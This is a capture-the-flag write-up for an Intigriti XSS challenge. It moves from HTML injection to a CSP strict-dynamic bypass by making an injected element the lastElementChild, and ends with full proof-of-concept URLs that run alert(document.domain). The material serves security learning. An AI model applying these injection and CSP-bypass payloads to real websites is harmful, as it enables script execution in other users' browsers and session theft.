





So this is what our challenge looks like



We got some text in the bottom as well where it says that `?html=` is used to convey the messages



## Phase-1: HTML Injection


Based on the text displayed we can see that messages are conveyed via `?html=` and looking at the page source we do have a div with id `html`

```
<script nonce="cc6724e9daadf35773c84a6795f3ed66">document.getElementById('lock')
<script nonce="cc6724e9daadf35773c84a6795f3ed66">
  window.addEventListener("DOMContentLoaded", function () {
    e = `)}}` + new URL(location.href).searchParams.get("xss");
    c = document.getElementById("body").lastElementChild;
    if (c.id === "intigrity") {
      l = c.lastElementChild;
      i = l.innerHTML.trim();
      f = i.substr(i.length - 4);
      e = f + e;
    }
    let s = document.createElement("script");
    s.type = "text/javascript";
    s.appendChild(document.createTextNode(e));
    document.body.appendChild(s);
  });
</script>
</div>
<!-- !!! -->
  <div id="html" class="text"><h1 class="light">HALLOWEEN HAS TAKEN OVER!</h1>ARE !
<!-- !!! -->
  <div class="a">'</div>
</body>
```

So trying to invoke it we can see that messages do change based on our user input.



Now, what if we try to inject some HTML in there? lets see



It does indeed work and we can even see it in the page source

```
lass="text"><h1 class="light"><h2>test</h2></div>  
/div>
```

Now next step here is to see if we can somehow escalate this to an XSS.

## Phase-2: Can we get XSS from HTML Injection?


Since we have HTML injection, why not try and execute JS code now.

Lets craft a payload which completes those HTML brackets and put a script tag in there:

```
?html=</h1></div><script>alert(document.domain)</script><div>
```

This payload should close the previous header and div tag and insert our XSS payload with in there and start a new div tag which will be closed by one in there already.

Nothing happens on executing it!



Looking at the page source we can see that payload is indeed there

```
s="light"></h1></div><script>alert (document.domain)</script><div></div>
```

But why did this not work???

To answer that questions we have to take a step back and look at the CSP which is in place here:

```
default-src 'none'; script-src 'unsafe-eval' 'strict-dynamic' 'nonce-a122310922ddde1b2c07aedfc0cf5d32'; style-src 'nonce-705737ee24f5ecfdfeeb19a84801e8fd'
```

Basically by default nothing will be fetched and `<script>` elements will be allowed to execute only if they contain a nonce attribute matching the randomly-generated value which appears in the policy. In this case the nonces are not static and are changed on every page load so we can't just hardcode the nonce in our XSS payload.

Another interesting information about `static-dynamic` is that JS execution is allowed via `document.createElement('script')`.

So looking at the code we can see such that as well:

```
},
let s = document.createElement("script");
s.type = "text/javascript";
s.appendChild(document.createTextNode(e));
document.body.appendChild(s);
```

Hence, most likely this CSP cannot be bypassed and we need to look at what exactly that JS code does.

## Phase-3: Read the code

Taking one step back from our failed attempt to get XSS via that HTML injection we try to understand what the code does.

```
535     window.addEventListener("DOMContentLoaded", function () {
536         e = `)}}` + new URL(location.href).searchParams.get("xss");
537         c = document.getElementById("body").lastElementChild;
538         if (c.id === "intigrity") {
539             l = c.lastElementChild;
540             i = l.innerHTML.trim();
541             f = i.substr(i.length - 4);
542             e = f + e;
543         }
544         let s = document.createElement("script");
545         s.type = "text/javascript";
546         s.appendChild(document.createTextNode(e));
547         document.body.appendChild(s);
548     });
549 </script>
550 </div>
551 <!-- !!! -->
552     <div id="html" class="text"><h1 class="light"></h1></div><scrip
553 <!-- !!! -->
554 <div class="a">'</div>
```

On line number 535 `DOMContentLoaded` event fires when the initial HTML has been completely loaded and parsed.

On line 536 we can see that its looking for a param `?xss=` in the URL

On line 537 we can see that `lastElementChild` of the body is stored in c

Checking this in the debugger we can see that `lastElementChild` is the container id div which represents the INTIGRITI written on the right hand on the webpage.

```

▼ <div id="container"> flex
  <span>I</span>
  <span id="extra-flicker">N</span>
  <span>T</span>
  <span>I</span> overflow
  ▶ <div id="broken"> ... </div>
  <span>R</span> overflow
  ▶ <div id="broken"> ... </div>
  <span>T</span> overflow
  <span>I</span> overflow
</div>

```

```

>> c
← ▶ <div id="container"> ⚙
⚠ emptyFullPageResponse is done

```

From line 544-547 it creates a script element and appends the value of e previously retrieved from the URL.

For example, if we do something like `?xss=test` we can see the following in the DOM.

```

<div id="container"> ... </div> flex
<script type="text/javascript">]]]'test</script>
</body>
html>

```

There is something more in the code here which does not invoke under normal circumstances

```

if (c.id === "intigrity") {
  l = c.lastElementChild;
  i = l.innerHTML.trim();
  f = i.substr(i.length - 4);
  e = f + e;
}

```

In this case we need to somehow use the HTML injection to create a div with id "intigrity" and somehow make that div the lastElementChild so that this if statement invokes and our payload value is appended in there.

## Phase-4: Become lastElementChild

Now if we try something `?html=</h1></div><div id="intigrity">` we can see that the id here is intigrity but this is not the lastElementChild. We can see that in the debugger as well

We put a breakpoint at

```

534 | <script nonce="10aa5f9177c5e0cf98cbee5
535 |     window.addEventListener("DOMContentLoaded
536 |         e = `]]]'` + new URL(location.href
537 |         c = document.getElementById("body"
538 |         if (c.id === "intigrity") {
539 |             l = c.lastElementChild;
540 |             i = l.innerHTML.trim();

```

and then reload the page for breakpoint to trigger, and we can see that lastElementChild is still the container div

```
>> c
<div id="container"> ⚙
```

In order for our integrity div to be the lastElementChild the container div needs to be within our integrity div, so that it is indeed the lastElementChild as there will be no other elements after that div. (Please note, when I say container div I mean div with id as "container" (already in code) and when I say integrity div I mean the div with id we set as "integrity" in our payload).

```
>> <div id="html" class="text">...</div>
<div id="integrity"></div>
<!--!!!-->
<div class="a">"</div>
<div id="container">...</div> flex
<script type="text/javascript">div}}null</script>
</body>
</html>
```

Need to be within this div

THIS

So visually it should look something like this.

```
<div id="integrity">
  ....
  <div id="container">....</div>
  ....
</div>
```

To achieve this we can do a little trick, it can be seen that the div we inject in there is automatically closed in the code, we can comment that out using `<!--` and place another opening div before that which should look something like this

```
?html=aaa</h1></div><div id="integrity"><div><!--
```

So both these div's will be auto closed in the DOM which will end up with our injected integrity div becoming the lastElementChild.

```
<div id="html" class="text">
  <h1 class="light"></h1>
</div>
<div id="integrity">
  <div>
    <!--</div> <!-- !!!-->
    <div class="a">"</div>
    >> <div id="container">...</div> flex
  </div>
</div>
<script type="text/javascript">div}}null</script>
```

We can even confirm this by going back to the debugger and placing our breakpoint to check the value of c, we will be able to see that this time c is indeed our integrity div which we injected via our payload.

```
>> c
<div id="intigrity"> ⚙
```

So lets keep moving down the code

```
538         if (c.id === "intigrity") {
539             l = c.lastElementChild;
540             i = l.innerHTML.trim();
541             f = i.substr(i.length - 4);
542             e = f + e;
543         }
```

Since this if block is invoked this time, lets understand whats happening in there:

on line 539, we are getting the lastElementChild within our integrity div, which we can clearly see from the code that its the div block we injected within that

```
▼ <div id="intigrity">
  ▼ <div>
    <!--</div> <!-- !!!-->
    <div class="a">'</div>
    ► <div id="container">...</div> flex
    </div>
  </div>
</body>
/html>
```

We can confirm this from the debugger as well

```
>> l
<div> ⚙
```

Moving on, line 540 value of i would simply be the HTML code within our div block

```
>> i
"<!--</div>
  <!-- !!! -->
  <div class=\"a\">'</div>

  <div id=\"container\">
    <span>I</span>
    <span id=\"extra-flicker\">N</span>
    <span>T</span>
    <span>I</span>
    <div id=\"broken\">
      <span id=\"y\">G</span>
    </div>
    <span>R</span>
    <div id=\"broken\">
      <span id=\"y\">I</span>
    </div>
    <span>T</span>
    <span>I</span>
  </div>"
```



From line 541 and 542 we can see we get the last 4 chars from it using substr method which is `div>` and it gets prepended to whatever value of e was originally. After that its rendered in the DOM using createElement script which ends up looking like this :

```
...
</div>
<script type="text/javascript">div>]]}'null</script>
</body>
...
```


Now last phase is to escalate this to an XSS.

## Phase-5: Final

Since we are able to control what goes in that script tag, we need to somehow figure out what payload to use so that something meaningful goes in there.

In this case this is what is happening: `VALUE WE CAN CONTROL)]]}'`

This is just wrong!! and the console agrees with me



```
! ▶ Uncaught SyntaxError: expected expression, got ')'  
    <anonymous> https://challenge-1021.i  
    EventListener.handleEvent* https://challenge-1021.i  
    [Learn More]
```

So how can we make it not error out? Its a very easy solution, if the value we control is something like `x='` then the whole statement just becomes a harmless little variable: `x=')]']'`, nothing wrong with storing that in a variable and no one will complain!

But the question is how to achieve that?

if we look back at it, we can see that last 4 chars of this is basically getting picked up right?




```
▼ <div>  
  <!--</div> <!-- !!!-->  
  <div class="a">'</div>  
  ▼ <div id="container"> flex  
    <span>I</span>  
    <span id="extra-flicker">N</span>  
    <span>T</span>  
    <span>I</span>  
    ▶ <div id="broken"> ... </div>  
    <span>R</span>  
    ▶ <div id="broken"> ... </div>  
    <span>T</span>  
    <span>I</span>  
    </div>  
  </div>  
  ...
```

So how about we do the same trick as previous and put this container div inside another tag which looks something like `<c='>`

That way the last 4 chars which get picked up are `c='>` and we are able to put that garbage in a variable and no one will complain anymore!

so our payload should look like this `?html=aaa</h1></div><div id="intigriti"><div><c='><!--`

this is same as before we don't close that b tag and let it close automatically so that our container goes inside that as well



With this our script payload ends up looking like this:

```
</div>
</div>
<script type="text/javascript">c='>]]}'null</script>
</body>
html>
```

Now we look back at the code we can see that null value in there which can also be controlled by us via the `?xss=` parameter as seen before in Phase-3

```
window.addEventListener("DOMContentLoaded", function () {
  e = `)]}'` + new URL(location.href).searchParams.get("xss");
  c = document.getElementById("body").lastElementChild;
```


so all we have to do is put our alert payload with a semicolon before it so that it executes

```
?html=aaa</h1></div><div id="intigriti"><div><c='><!--
&xss=;alert(document.domain)
```

when we do this the whole thing should become like this:

```
<script type="text/javascript">c='>]]}';alert(document.domain)</script>
```

and our XSS fires flawlessly!!




Full Poc: `https://challenge-1021.intigriti.io/challenge/challenge.php?html=aaa</h1></div><div id="intigriti"><div><c='><!--&xss=;alert(document.domain)`

This is not the only payload possible, we can achieve the same without using div but rather use header tag! In which case the payload will look something like this: `?`

`html=aaa</h1></div><h1 id="intigriti"><a><c='><!--&xss=;alert(document.domain)`

Full Poc2: `https://challenge-1021.intigriti.io/challenge/challenge.php?html=aaa</h1></div><h1 id="intigriti"><a><c='><!--&xss=;alert(document.domain)`



# References

[https://developer.mozilla.org/en-US/docs/Web/API/Window/DOMContentLoaded\\_event](https://developer.mozilla.org/en-US/docs/Web/API/Window/DOMContentLoaded_event)

<https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

<https://conference.hitb.org/hitbsecconf2017ams/materials/D1T1%20-%20Michele%20Spagnuolo%20and%20Lukas%20Wilschelbaum%20-%20So%20We%20Broke%20All%20CSPS.pdf>

<https://medium.com/@bhaveshtakur2015/content-security-policy-csp-bypass-techniques-e3fa475bfe5d>

<https://csp.withgoogle.com/docs/strict-csp.html>

- gokuKaioKen